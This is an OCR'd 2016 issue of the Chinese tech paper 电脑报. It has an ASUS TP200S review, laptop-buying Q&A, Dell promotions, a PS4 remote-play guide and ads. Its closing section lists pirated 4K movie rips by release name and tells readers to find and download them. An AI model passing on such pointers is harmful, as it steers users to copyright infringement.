欢迎网站购买电脑报
购买《电脑报》任意一期,(含未出版的报纸),出版后统一快递到你手中(5份包邮)。

买就送
两片瑞士进口ORPHEA(奥菲雅)纯天然清香衣物卫士(薰衣草、木材香、花香随机发送),送完为止。


购买网址https://dnbbook.taobao.com/
如有订阅疑问请与电脑报经营有限公司联系
联系电话023-63863737
地址:重庆市渝中区双钢路3号科协大厦 1306室报刊发行中心
邮编:400013

欢迎到当地邮局订阅季度、半年2016年电脑报
微信有奖挑刺

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.18 投稿邮箱:pcw-report@vip.sina.com

累计发行逾3000万册 · 全国发行量第一的IT大报年度巨作
连续20年全国销售排行第一的品牌计算机图书

《电脑报2015合订本》
隆重上市



零售价:50元

2015《电脑报》原样呈现 方便检阅与收藏

全国发行量第一的IT大报年度巨作，
权威遍览2015年IT资讯
千余篇热门、新潮电脑及数码设备的
使用方法与技巧文萃
电脑及数码设备用户必备工具手册

9大最HOT手机、网购、数字家居实用专题

- 个人家庭影院建设完全指南
- 手机成旅行中的好导游
- Office 2016功能应用全攻略
- 拉近与学妹距离 这些软件帮上忙
- 那些被玩坏的闲置IT设备
- 智能手机新技术深度解读
- 进入4K的影音世界
- 教你玩转海外直购

欢迎到下列网址购买:

京东商城 天猫商城 当当 博库书城 文轩在线

地址：重庆市渝中区双钢路3号1306发行部 邮编：400013 咨询电话：023-63658819

消费者综合评价 **7.5**分

后空翻新贵
华硕 TP200S 二合一消费者报告

后空翻二合一自打联想Yoga系列一炮而红之后,就涌现出了诸多采用此类设计的产品,如今已经和拔插分离变形一起,成为了二合一产品的两大行业标准,而且从一开始并不算低廉的价格,渐渐普及到了大家都能承受的价位上来,今天我们这几位消费者为大家分享的这款华硕TP200S,就是一款11.6英寸,体重仅1.18kg的基础型产品,那么它到底在易用性上有啥特色,杀到如此低价又意味着哪些妥协呢?

基本规格及价格
- 11.6英寸1366×768分辨率,10点触控
- 赛扬N3050双核处理器
- HD Graphics核显
- 2GB LPDDR3-1333内存
- 128GB SSD
- Windows 10 64位
- 1.18kg
- 参考报价:**3999**元

1 赞:便携性确实出色,8小时左右的续航能力也很强
踩:处理器性能太普通了,2GB内存比较小

消费者:余飞
职业:个体户

我就是因为想要买一台小尺寸又轻便的笔记本,才选中了华硕TP200S(嘿嘿,当然预算也不高),毕竟在这个价位上能带触控变形的轻薄本真不算多,实际上它这不到1.2kg的体重再加上那迷你型的适配器,出门的时候随手扔挎包里就带走了,忙起来甚至都不会注意到我还背了个笔记本在包里,就有这么轻便!而且它的续航很厉害,据说是因为采用了低功耗处理器的关系,所以就我这种顶多用一下Word和上网看看视频的人来说,用上8个小时算是轻轻松松了,但这个低功耗处理器的性能实在是有点不敢恭维,再配合可怜的2GB内存,要是多开一些网页,后台再下载的话,很多程序就会开始卡顿了,一开始不知道怎么回事的时候还假死过好几次,后来我就小心翼翼地少开程序,才解决了这个问题,说实话3999元也不算很便宜了,可能是轻薄再加上可以变形的关系吧,我算是认了,习惯之后也还能正常使用。

编辑点评 **Braswell赛扬处理器性能远不能与Core i处理器相比**

从硬件性能的角度来说,这两者本就是完全不同的两个世界,对于类似华硕TP200S这种小尺寸产品而言,选择低功耗处理器平台来实现无风扇设计算是业内的一个公认手法,即便是微软Surface系列也有不少采用类似设计的产品,所以不能单纯从性能与价格来判断,更多还是要考虑到具体的机型设计。当然这也为对性能要求较高的用户提了个醒:想要主流性能,Braswell赛扬/奔腾处理器就不是你的菜啦!

2 赞:屏幕亮度、可视角度还不错,后空翻变形触控好玩,金属顶盖耐用性不错
踩:输入体验一般,扬声器音量小,屏幕边框太宽

消费者:赵毅
职业:私企文员

作为《电脑报》七八年的老读者,我算是平时对电脑有一点点研究心得,所以我知道TP200S的性能并不出色,因为我也就是用它出差时上上网、发发邮件看看PPT,也没太多的需求,所以绝大多数时候它对我而言是够用的,需要用一些对性能要求较高的程序时我会用台式机。

这是我的第一款触控笔记本,我觉得后空翻变形还挺好玩的,下载了一些触控小游戏,我儿子对这个的兴趣比较大。而且这款笔记本的屏幕虽然不是全高清,但据说也是IPS面板,所以可视角度其实还不错,虽然侧面看亮度会减弱,但至少不会偏色,而且我发现它的顶盖是金属材质,即便是用力按压也不会在屏幕上产生水波纹,虽然不贵但品质还是挺不错的。

至于缺点,第一我认为是输入不太舒适,当然这可能与11.6英寸机身较小有一定关系,我总是不容易找对键帽的位置,而且一体式触控板我也不太喜欢;第二是扬声器音量太小,这是我偶然一次收到朋友推荐去听一首歌的时候发现的,听到一半只好插上耳机重新放一次……第三是我觉得它的边框有点太宽了,本来11.6英寸应该给人小巧的印象,但这宽大的边框在开机后给人好像很笨重的感觉,我觉得这方面应该改进一下!

编辑点评 **细节设计的确还有提升空间**

对于时下的笔记本来说,因为硬件平台已经彻底透明化,而电商时代又极其容易让消费者陷入到"性价比"的无止境PK当中,这对PC市场而言并不算是一件好事,PC厂商这时候就更应该在细节设计上提升水准,以这款华硕TP200S为例,消费者提出的几项不足其实在不少其他机型上早已得到解决,如果能加以改善,相信就能吸引更多消费者关注了。

3 赞:无风扇设计运行安静,散热效果较好,有USB3.1 Type-C
踩:高负载时处理器大幅降频,只有1个USB3.0,无可升级空间

消费者:王巍
职业:会计

我家里有台式机,买华硕TP200S主要是为了工作方面的需求,所以即便是性能不算太强我也可以接受,毕竟这款笔记本真的很轻薄,很多朋友也对它有些兴趣。不过我觉得最厉害的是它竟然采用的是无风扇设计,笔记本都能做到这个地步还真是稀奇,当然也可能是我少见多怪了。无风扇再加上没有机械硬盘,所以随时都可以保持很安静地运行,而且我用AIDA64进行考机测试时也不会明显发烫,但在编辑的提醒下我打开任务管理器,一边观察频率一边进行第二次测试,我发现满载测试时赛扬N3050处理器的频率居然只有480MHz,而它的基准频率是1.6GHz……降频非常明显,难怪一点也不烫!

TP200S的接口我认为值得一提,好的方面是它有最新的USB3.1 Type-C,但坏的方面是只有1个USB3.0,所以我只能买一个USB3.1 Type-C转接头来方便多外设连接,有点不方便。除此之外这款笔记本也没有任何的可升级空间,买了是多大内存就是多大内存,80mm的M.2 SSD可以换,但更换需要重装系统。

编辑点评 **无风扇设计笔记本高负载降频很正常**

很多人将无风扇与冷静运转挂钩,就好像很多人也觉得大尺寸多风扇游戏本就应该清凉,小尺寸笔记本扬声器就应该表现不济……其实这是一个错误的观念,对于目前的无风扇设计笔记本来说,在低负载下发热量较小很正常,但如果是长时间高负载,没有主动散热系统的辅助,仅凭内部的几片金属片是无法快速导热的,降频就成了必然,这也是目前无风扇设计的一个通病了。

编辑总评 **有乐趣也有遗憾**

作为一款无风扇设计的后空翻变形触控本,华硕TP200S可任意放在床上、沙发上等地方而不必担心散热的问题,而且金属顶盖耐用性较强,屏幕表现也还算不错,续航也达到了较高水准,是一款颇有看点的主流价机型。但它自身也有一些不可忽视的问题,比如高负载严重降频、扬声器音量小、输入手感不佳等等,这就需要消费者根据自身需求来判断这款笔记本到底适不适合,如果你不太在意这些不足,选择它的确可以给你一些传统本所没有的乐趣。

微信有奖挑刺

责编:陈平 组版:向海蓉 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_newtech@vip.sina.com

如果大家对平板电脑、音频设备与笔记本整机在购机方面有什么疑惑与困扰,请往 pcw_newtech@vip.sina.com 这个邮箱大力开炮吧。除此之外还可扫描二维码,进入电脑报官方微信或读者俱乐部微信,分别点击问答社或问问题频道来对编辑进行在线提问,我们会尽全力为大家排忧解难!

Alienware 17 开高特效畅玩《侠盗猎车手 5》没问题

马翊庭:我有 Alienware 17 高配版的预算,就是不知道 Core i7 6820HK 处理器的性能怎么样,还有就是这台电脑玩《侠盗猎车手 5》最高开到什么画质和特效能保持流畅?请问 GTX 980M SLI 和 GTX 980 谁的性能更好?

答:Core i7 6820HK 处理器的性能相当强,而且不锁倍频,根据我们对 Alienware 17 的测试来看,该处理器甚至可以在 4GHz 以上的频率稳定运行,所以不必担心其性能问题,而该机搭载的 GTX 980M 独显可在全高清分辨率下以较高特效流畅运行,不过如抗锯齿等还是要稍微降低一点,毕竟这款游戏对显卡性能的要求是很高的。而如果是 GTX 980M SLI 的话就可以最高特效流畅运行,这一显卡组合的性能是强于 GTX 980 独显机型的,但产品选择面也要相对小一点。

GTX 960M 的性能明显强于 GTX 950M

Lord Of Inferno:你好,我需要购买一款笔记本。看了好久,决定在惠普暗影精灵飞翔版和联想拯救者同价位产品中选一款,不知道这两款哪个更好一点?看中了惠普款的 SSD,如果 5000 元左右价位还有比它更好的产品的话,请推荐几款,谢谢!

答:就性能的角度来看,惠普暗影精灵搭载的 GTX 950M 独显是明显不如联想拯救者的 GTX 960M,两者在大型 3D 游戏中的表现差别很大,前者只能算是入门级全高清游戏独显,后者才是真正的主流选择,在更高特效下帧速也更具优势。考虑到 SSD 是可以自行添加而显卡是一入手就不可更改的,建议你选择联想拯救者系列,如对 SSD 有需求,可手动升级,128GB 的 SSD 也不贵,而在这个价位上联想拯救者 15 就已经算是性价比较高的选择了,其他品牌并没有明显比它更强的产品,所以也就不必太纠结了。

一线品牌高性能游戏本综合体验都很出色

蓝天的希望:我即将高中毕业,想买一台电脑供我在大学里使用。要求保值性高、性能好,玩《使命召唤 12》能在高特效下流畅运行,扬声器效果也不能差。现在我看中了联想 Y700、宏碁暗影骑士 VN7-592G-76W7 和戴尔游匣 15 7000 这三台笔记本,个人比较喜欢联想 Y700 高配版。有什么更好的推荐吗?因为住的是小县城,只能从电商渠道购买,如果想买联想 Y700 高配版,在哪里买比较靠谱?

答:这三款产品都参与了本报今年年初的 GTX 960M 独显本的横测,综合来看,在性能和扬声器方面都有着比较出色的表现,可以说是买谁都不会后悔,表现基本相当,而对保值性有要求就建议选择高配版的。如果你对联想 Y700 特别中意,自然也是很棒的选择,单就你最在意的扬声器听感来说,它算是三者中最强的,不过在体重方面它也是最高的,因为屏幕采用玻璃面板覆盖,所以相对而言色彩比较暗淡,但依然是瑕不掩瑜的好产品。至于购机渠道,到京东、苏宁易购等大 B2C 平台的自营店购买,可保证来路和品质。

《英雄联盟》对显卡性能要求很低

黎铁:我想买一台笔记本,需要保值性强的,最好能坚持用过大学 4 年,但我对笔记本并不了解,想咨询一下。我一般就是玩《英雄联盟》这样的游戏,除此之外就是看视频和阅读资料一类的需求。看报纸上说这样的笔记本不要求硬件有多强,希望能推荐一些笔记本,预算 6000 元左右,谢谢。

答:《英雄联盟》即便是处理器核显也能轻松玩转,所以就目前的笔记本性能来看它的确算不上什么挑战,考虑到你的预算相对应用而言是比较充裕的,而且在大学四年还要保证性能够用,可考虑选择高性能机型,一则保值,二则谁也不知道以后会不会因专业学习需要高性能配件。具体机型方面可考虑联想小新 700 旗舰版,5699 元就能买到搭载 Core i7 6700HQ 四核处理器和 GTX 950M 独显的组合,再花 100 多元升级到 8GB 双通道 DDR4 内存,就完全够用了。

入门版 Surface Pro 4 无法满足视频编辑等应用需求

YC-YUSEKI:我有个问题,我有 7000 元的预算,准备买 Surface Pro 4,值得买吗?我偶尔玩一下网络游戏,主要是用于一些视频编辑和 VS studio,请问够用吗?不够的话请推荐一下其他产品。

答:7000 元左右的预算买 Surface Pro 4,如果要带键盘的话,只能勉强选择 Core M3 6Y30 处理器版,它的问题在于性能略显不足,应对视频编辑等应用有些吃紧,玩网络游戏也有点费劲,所以从性能的角度来看它并不适合你的选择。如果对轻薄便携有较高的要求,7000 元的预算不如选择戴尔 XPS 13,它的体重也不过 1.18kg,与 Surface Pro 4 带键盘时 1.06kg 的体重相比也重不了多少,而且 Core i5 6200U 处理器的性能优势可就不止一星半点了,双通道内存也足可让核显满足网络游戏的畅玩需求,6999 元的基础版就很适合你了。

戴尔 XPS 15 的性能和品质都足够顶级

懂得:你好,本人偶尔玩一玩大型单机游戏,一般都玩主流网游,希望买一款颜值还不错的笔记本电脑(轻薄型的最好),不知道戴尔 XPS 15 怎样,性能和品质可满足我的需求么?

答:戴尔XPS 15搭载了标准电压Skylake处理器和GTX 960M独显,应对《英雄联盟》《怪物猎人OL》等主流网游绰绰有余,即便是玩一玩《合金装备 5》《使命召唤 12》等大型单机游戏也没有什么问题,而且 1.78kg 的体型也很轻薄,方便外出携带,银色全金属造型的外观也足够亮骚。品质方面,因为是一线品牌的高端产品,自然也是最靠谱的选择,全系列都标配了两年上门+专业支持一线通服务,算是买得放心用着舒心的选择吧。

戴尔 Inspiron 系列近期有免费加内存活动

少林功夫好啷:马上大二了,从家里带来的老台式机实在太卡了,软磨硬泡让老爹赞助买一台笔记本,其实我也不玩什么大型游戏,看中了戴尔 Inspiron 14 5000 出彩版,性能我觉得足够了,但不知道这款笔记本近期有什么活动没?

答:戴尔这款笔记本定位主流,适合绝大多数非大型 3D 游戏玩家选择,近期该机正好在电脑报普及 8GB 双通道内存的活动机型范围内,本来它只预装 4GB 内存,但通过 4008858555 戴尔直销电话订购,电脑报就会再附赠一根 4GB DDR3L-1600 内存给你,组建成 8GB 双通道方案(详情可参看本期 23 版活动公告),这也算是一大免费的升级福利吧,而且如果你选择的是两年送修服务的话,直销订购也可以 99 元的低价升级到 3 年上门服务,这就能保证你直到大学毕业前都能享受靠谱的官方售后服务了。

双通道8GB内存对主流本有很大好处

伊尔:最近买笔记本时总会有一个疑问,虽然大多高性能本都标配了 8GB 内存,但对于主流价位的低电压处理器笔记本而言有升级必要么?单条 8GB 和双通道 8GB 在性能上区别有多大?

答:首先 8GB 内存相对 4GB 在日常使用中速度会有比较明显的提升,根据我们的测试来看,无论是开机时间、多应用程序开启时电脑的关机速度,还是 Photoshop 加载、超多线程并行,大容量内存的优势都非常明显,如果你是一个对笔记本响应速度要求较高的人,升级大容量内存很有必要。而同为 8GB 容量时,双通道的带宽优势可让 HD 520 等核显在大多游戏中取得领先优势,最大提升幅度可达 40%左右(如玩《街头霸王 4》时)。近期有购机计划的玩家不妨关注电脑报与戴尔直销的普及 8GB 双通道内存活动,拨打 4008858555 购买标配 4GB 内存机型就能免费升级到 8GB,还是很划算的。

购机帮你评

购机咨询热线
热线电话:4008859895
服务时间:工作日 8:30~18:30
周末及节假日 9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购 PC 产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

Q:我是一名应届毕业生,才上大学时买的电脑现在来看有点过时了,所以打算买一台新的,不过因为经济条件不算太好,打算分期付款,不知道有没有品牌在做免息分期付款活动的,最好是一线品牌,求推荐!

A:分期购机的确是缓解财务压力的一个好办法,免息分期更是可遇不可求,但你运气还不错,近期戴尔直销正在针对中信银行和招商银行信用卡进行 12 期的分期免息活动,涉及的产品较多,有笔记本也有台式机。如果你只是单纯的办公使用需求,可考虑 Inspiron 15 5000 出彩版,这款笔记本直销原价 4299 元,而 12 期免息分期的情况下月供 359 元,总价也不过 4308 元,基本无差价,很划算。而如果你想玩一些大型游戏,可考虑游匣 15 7000,5899 元搭载 Core i5 6300HQ 处理器和 GTX 960M 独显的版本 12 期月供 492 元,总价也不过 5904 元,相对于在其他平台购买要划算很多。除此之外如 XPS 15、XPS 13 等诸多机型也在做类似的活动,有兴趣的读者朋友可以关注一下。

Q:计划在近期买一台 15 英寸笔记本,主要是用来在家办公,偶尔也要带到公司去,本来看中了戴尔 Inspiron 15 5000 出彩版的 4099 元款,但突然又看到 Inspiron 15 3000 系列有一款的配置跟它一样,但价格便宜 600 元,有啥区别?买谁合适呢?

A:从硬件配置来看,两者都搭载了 Core i5 6200U 处理器、4GB 内存和 500GB 硬盘,但 Inspiron 15 5000 出彩版采用的 R5 M335 独显性能稍强一点,除此之外在用料设计方面因为定位更高的关系,相对而言也要更优质一点,另外近期通过电话直销,还可免费获得电脑报附赠的 4GB 内存升级福利,综合体验会更好一点。当然,低价的 Inspiron 15 3000 也是一款合格的入门级产品,作为一线品牌机型,基本品质还是有保证的,综合来看如果你的预算能达到 4000 元以上,还是选择 Inspiron 15 5000 出彩版更适用一点。

电脑报电子图书 价格1折起

2015合订本

¥30

http://go.icpcw.com/hdb2015.htm

2014合订本

¥20

http://go.icpcw.com/hdb2014.htm

2013合订本

¥10

http://go.icpcw.com/hdb2013.htm

电脑报官方商城订阅:cpcwi.taobao.com(仅需淘宝支付)

电脑办公类 全套 ¥59

办公室之王 – 行政与人力资源管理必会 Office 应用 100 例
办公室之王 – 财务管理必会 Excel 应用 100 例
办公室之王 – 市场与销售管理必会 Excel 应用 100 例
职场经理必会 PowerPoint 应用 100 例
PCbaby 系列 –Excel 函数实例操作即查即用
PC 宝贝 2009 – Excel 制表实例操作即查即用
Excel 电子表格与数据处理一本 GO
EXCEL 实战应用大师
Excel 2007 新手特训

http://go.icpcw.com/book01.htm

股市炒股类 全套 ¥79

同花顺、大智慧炒股赚钱实战技法
短线炒股赚钱技法 – 实盘操作篇最新版
入市指南:新股民快速入门与实战
炒股操盘必读:100 个屡试不爽的赚钱口诀
波段点金赚钱为王
一年翻 10 倍的短线高手操盘秘笈
决胜波段:短线波段炒股赚钱技法 200 例
K 线图实战速查手册 – 形态速查篇
K 线图实战赚钱策略 – 公式速查篇
K 线图形态速查与实战技法
短线炒股快速入门
决胜买卖点
短线抓涨停

http://go.icpcw.com/book03.htm

赚钱理财类 全套 ¥99

20 几岁应懂点经济学(白金版)
30 个可复制的网上开店成功案例
100 个可操作的网络赚钱方法
小老板开店创业必读 –– 小生意的大智慧
年入 10 万,17 岁草根少年的网络赚钱手记
看好你的“钱包”:揭破你身边的新型骗术
阿保揭秘职场:搞定你的上司
单身女人理财:省出一个小富婆
月挣 5000,网上开店立即 GO
网络整合营销实战兵法
淘宝网店装修实战
零资本创业

http://go.icpcw.com/book04.htm

摄影基础技巧类 全套 ¥79

数码单反专题摄影 108 例
数码单反实拍技巧 200 例
数码摄影完美风光拍摄
数码摄影色彩与光线
抓住宝贝的精彩瞬间
数码摄影抓拍技法
数码照相馆的故事
数码单反镜头

http://go.icpcw.com/book06.htm

摄影进阶技巧类 全套 ¥99

DSLR 闪光灯摄影完全探索
微距摄影与商业案例
夜景摄影艺术
黑白摄影的艺术
摄影构图
摄影用光
婚纱摄影

http://go.icpcw.com/book07.htm

网络安全类 全套 ¥59

PCbaby 系列 –– 黑客攻防实例操作即查即用
电脑硬道理 – 黑客攻防
黑客防线 – 黑客入门实战
黑客攻防实战一本 GO
黑客攻防大师(第二版)
黑客攻防实例 100%
网络安全攻防大师

http://go.icpcw.com/book08.htm

相片处理PS类 全套 ¥39

Photoshop CS5 数码照片后期处理从新手到高手
创意 –PhotoshopCS4 设计实例精粹
Photoshop CS3 新手特训
超越皇冠卖家 –– 网上商品拍摄与修图技法

http://go.icpcw.com/book09.htm

责编:陈扬轶 组版:向海蓉 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_newtech@vip.sina.com

索尼玩跨界?

PS4 串流功能完全体验

串流已经是游戏领域一个非常重要的功能,Steam可以串流到电视、NVIDIA Shield可以串流到PC、Xbox One可以串流到PC……无论这些硬件串流的方向和模式如何,总能为玩家带来另一种体验,要么可以在更大的显示设备如电视机、投影仪上畅玩游戏;要么可以逃离喧嚣的客厅,在PC上更加自由地享受游戏主机带来的个人世界。


放眼看去,目前主流游戏硬件中,也就只有PS4尚未完善自己的串流功能,虽然之前PS3/PS4可以串流到PSV主机上,但PSV主机毕竟小众,同时一些串流的游戏在流畅度方面也有所不足。坊间一直传闻PS4将加入串流到个人电脑的功能,而随着PS4新的3.5版本固件升级后,这一传闻终于成为现实。

实现串流,PS4和PC两步走

官网可下载 PC 或者 Mac 的 PS4 遥控软件

在遥控操作中勾选上相应选项

如需唤醒待命的 PS4,还需勾选待命设置中的选项



PC客户端的设定很简单

要实现串流功能,首先玩家要将 PS4 的固件升级到最新的 3.5 版本。这并不是什么问题,目前国内连接 PSN 还算流畅,笔者家里的 20Mbps 光纤平均下载速度也能达到 500KB/s,基本上 230MB 的固件在 20 分钟内就能下载完成,按照该有的步骤安装固件并且重启即可。

PS4 端安装好 3.5 版本固件后,我们就要下载个人电脑端的 PS4 遥控操作软件了。PS4 的串流支持 PC 和 Mac,以 PC 为例,只要操作系统是 Windows 8.1 以上就行。软件可在索尼官网下载,下载好了一路安装即可。

PS4 在联网部分不用多说,理论上 WiFi 或者有线连接都可以。在首次连接的时候,玩家要注意几点,首先是 PS4 端要设置好相应的选项,要在遥控操作连接设定中,将"启用遥控操作"这项勾选。如果想要未来在 PS4 待机状态下用串流模式唤醒的话,还需要在待命模式选项中勾选"可通过网络启动 PS4 的电源"。

PS4 设定好了,直接打开 PC 的客户端,两者只要在一个局域网里,那么除了选择串流的画质和帧速外,也就只需要将 PS4 的手柄插在 PC 的 USB 接口中,然后点击开始让客户端自己寻找局域网内的 PS4 主机,当 PC 客户端寻找到主机后,就会自动弹出和主机画面一样的串流窗口。

如果 PS4 和 PC 处于同一局域网,但 PC 又不能自动扫描到 PS4 的话,那么我们就需要使用 PS4 遥控操作连接设定中的"添加设备"功能,在 PC 客户端输入自己 PS4 的 PSN 账号,然后在 PS4 的"添加设备"功能中找到一串数字,将这串数字填入 PC 客户端即可。很显然,这个方法参照的是 Windows 的家庭组创建模式。

最后要注意的是,PS4 串流到 PC,两种硬件除了在同一局域网,同时最好都处于互联网畅通的状态,包括 PS4 账号的认证、主机身份的认证,都是通过互联网完成的。

串流稳定度,有线远胜于无线

有线环境下,PS4 的串流非常迅速且稳定

PS4 串流,电视及 PC 显示器同时出现画面

之前 Xbox One 以及其他硬件的串流在有线和无线下,都能很好地实现,并且稳定运行。而 PS4 在这方面做得就相对要弱很多,这主要体现在有线和无线两种状态的稳定性大不一样。

在无线状态下,PS4 和 PC 连接就很麻烦,除了需要在 PS4 中添加设备,同时 PC 端也要认证 PSN 账号。好不容易连接后,经常是串流不到 10 秒钟,两者就失去联系,此时笔者不得不重新串流。最后基本可以得出结论:在 WiFi 环境下,PS4 和 PC 的串流极不稳定,绝不推荐。

而在有线状态下,PS4 和 PC 的连接非常快,PC 很快就扫描到 PS4,并且弹出串流菜单,运行也非常稳定,笔者在有线状态下串流了几个小时都没问题。从这点来看,PS4 的串流目前只有有线状态下才合适,无线模式只适合于游戏和下载。

最高720P,串流画质有待加强

PC 端的图像串流窗口

左为原生 1080P 图片文字,右为串流 720P 图片文字

左为原生 1080P 游戏图像,右为串流 720P 游戏图像

在 PC 的客户端中,PS4 串流可以选择画质和帧速,串流的画质最高 720P,最低 360P;帧速则只有高和标准两种选择。从 PS4 串流的官方要求来看,要求用户的上传和下载带宽都要在 12Mbps 以上才行,也就是说哪怕是百兆局域网也能达到要求。

在普通的平面图像上,串流而来的 720P 文字和图像都比原生 PS4 的 1080P 文字和图像模糊许多,显示器的分辨率越高,这种情况就会越明显。而如果是动态的游戏,那么这种情况则会有一定好转,当然 PS4 原生 1080P 的游戏串流到 PC 变成 720P,画质肯定会有下降,很显然原生的游戏画面无论是清晰度还是纹理,都要强于串流后的画面,只不过在高速运动中,玩家眼睛很可能对这种差异不是那么敏感,不像看平面图像那么明显。

事实上,在有线串流的环境下,PS4 串流到 PC 的游戏帧速非常稳定,极少出现卡顿情况,将画质和帧速开到最高也没任何难度。只不过目前 Xbox One 都已经可以以 1080P 画质串流了,PS4 还仅仅是 720P 串流,未免显得有一些小气,这也使得串流而来的游戏画质相对有一定下降。希望索尼在未来版本能加强无线串流的稳定性并进一步增强串流的画质表现。

看 4K? 你不能错过它们!

已面市精品 4K 电影不完全盘点

对于4K视频的观看方案,我们已经介绍了很多,包括PC端以及盒子端。但是很多人也会说:我在播放端完全没问题,但是现在找不到4K电影啊!诚然,目前4K蓝光电影尚未普及,少数4K蓝光电影也没有破解,总不能要求我们每天都去播放那些4K演示视频和短片吧?至于索尼那种靠4K重制再以1080P分辨率输出的蓝光视频,画质虽有提升,但毕竟不是真正的4K电影。实际上,虽然正式的4K蓝光电影现在还没有RIP出来,但是我们依然能找到不少真正的4K片源,下面简单盘点一下目前市面上存在并可下载的4K电影,具体地址就不放出了,百度一下即可搞定……

火星救援

视频全称:The.Martian.2015.4K.UHD.UPSCALED-ETRG
视频容量:15.2GB
编码方式:H.264
最大码率:62.5Mbps
特别备注:数字插值 4K

《火星救援》的 4K 版本在今年 2 月就已经有了下载,不过从这个版本的后缀命名来看,它的分辨率是通过插值而来,容量也只有 15.2GB,作为一部 H.264 的 4K 电影而言,已经算很小了。但是不能否认的是,这部 4K 电影的画质的确非常出色,颜色调配极佳,画面的颗粒感也很有味道。这部电影在 1080P 和 4K 两种分辨率的画质差异极大,强力推荐用超过 55 英寸的 4K 电视观看。

环形使者

视频全称:Looper.2012.2160p.WEB-DL.3xRus.Ukr.3xEng.TrollUHD-ULTRAHDCL
视频容量:63.9GB
编码方式:H.264
最大码率:77Mbps
特别备注:WEB-DL 版本

《环形使者》是一部老片,目前的 4K 版本是 WEB-DL 截取而来,WEB-DL 的意思就是从网页上获取的高清内容。这部 4K 电影片源来自俄罗斯,依旧采用了 H.264 编码,只不过由于它并非采用插值 4K,所以容量就显得特别大,码率也比较高。就画质而言,这部 4K 视频尚算过得去,而且找到下载链接后,迅雷可直接秒之。2014 年后的 4K 电视以及网络盒子播放它基本没有难度。

钢铁侠

视频全称:Iron Man (2008) 4K UHD Upscaled AC3 Soup
视频容量:12.1GB
编码方式:H.264
最大码率:13.7Mbps
特别备注:数字插值 4K

《钢铁侠》第一部也有 4K 视频下载,不过和《火星救援》一样,都是数字插值而来,当然虽是插值,但它的物理分辨率依然达到 4K。不过这部视频画质一般,码率也比较低,再加上只有 AC3 的音频效果,所以在目前可找到的 4K 视频中,它的水准一般。不过这部 4K 视频容量较低,下载也比较轻松,聊胜于无吧!

极乐空间

视频全称:Elysium.2013.2160p.WEB-DL.3xRus.Ukr.Eng.TrollUHD-ULTRAHDCLUB
视频容量:51.5GB
编码方式:H.265
最大码率:67.4Mbps
特别备注:WEB-DL

《极乐空间》这部片子内容平平,但它的 4K 版本画质相当不错,虽然是 WEB-DL 版本,但却采用 H.265 编码,同时码率也不低,达到了 67.4Mbps,这就足以让人动心了,俄罗斯发烧友的能力还是强。考虑到 H.265 的编码在同等画质下,所需容量远低于 H.264,这片有这样的码率和容量,说明画质是有保障的。这部视频用普通显卡和老旧盒子放着比较吃力,推荐使用支持 4K HEVC 硬解码的显卡以及 2015 年后的盒子播放。

X战警:逆转未来

视频全称:X-Men Days of Future Past (2014) Blu-ray 2160p 4K HEVC DTS 5.1
视频容量:27GB
编码方式:H.265
最大码率:35Mbps
特别备注:韩文硬字幕

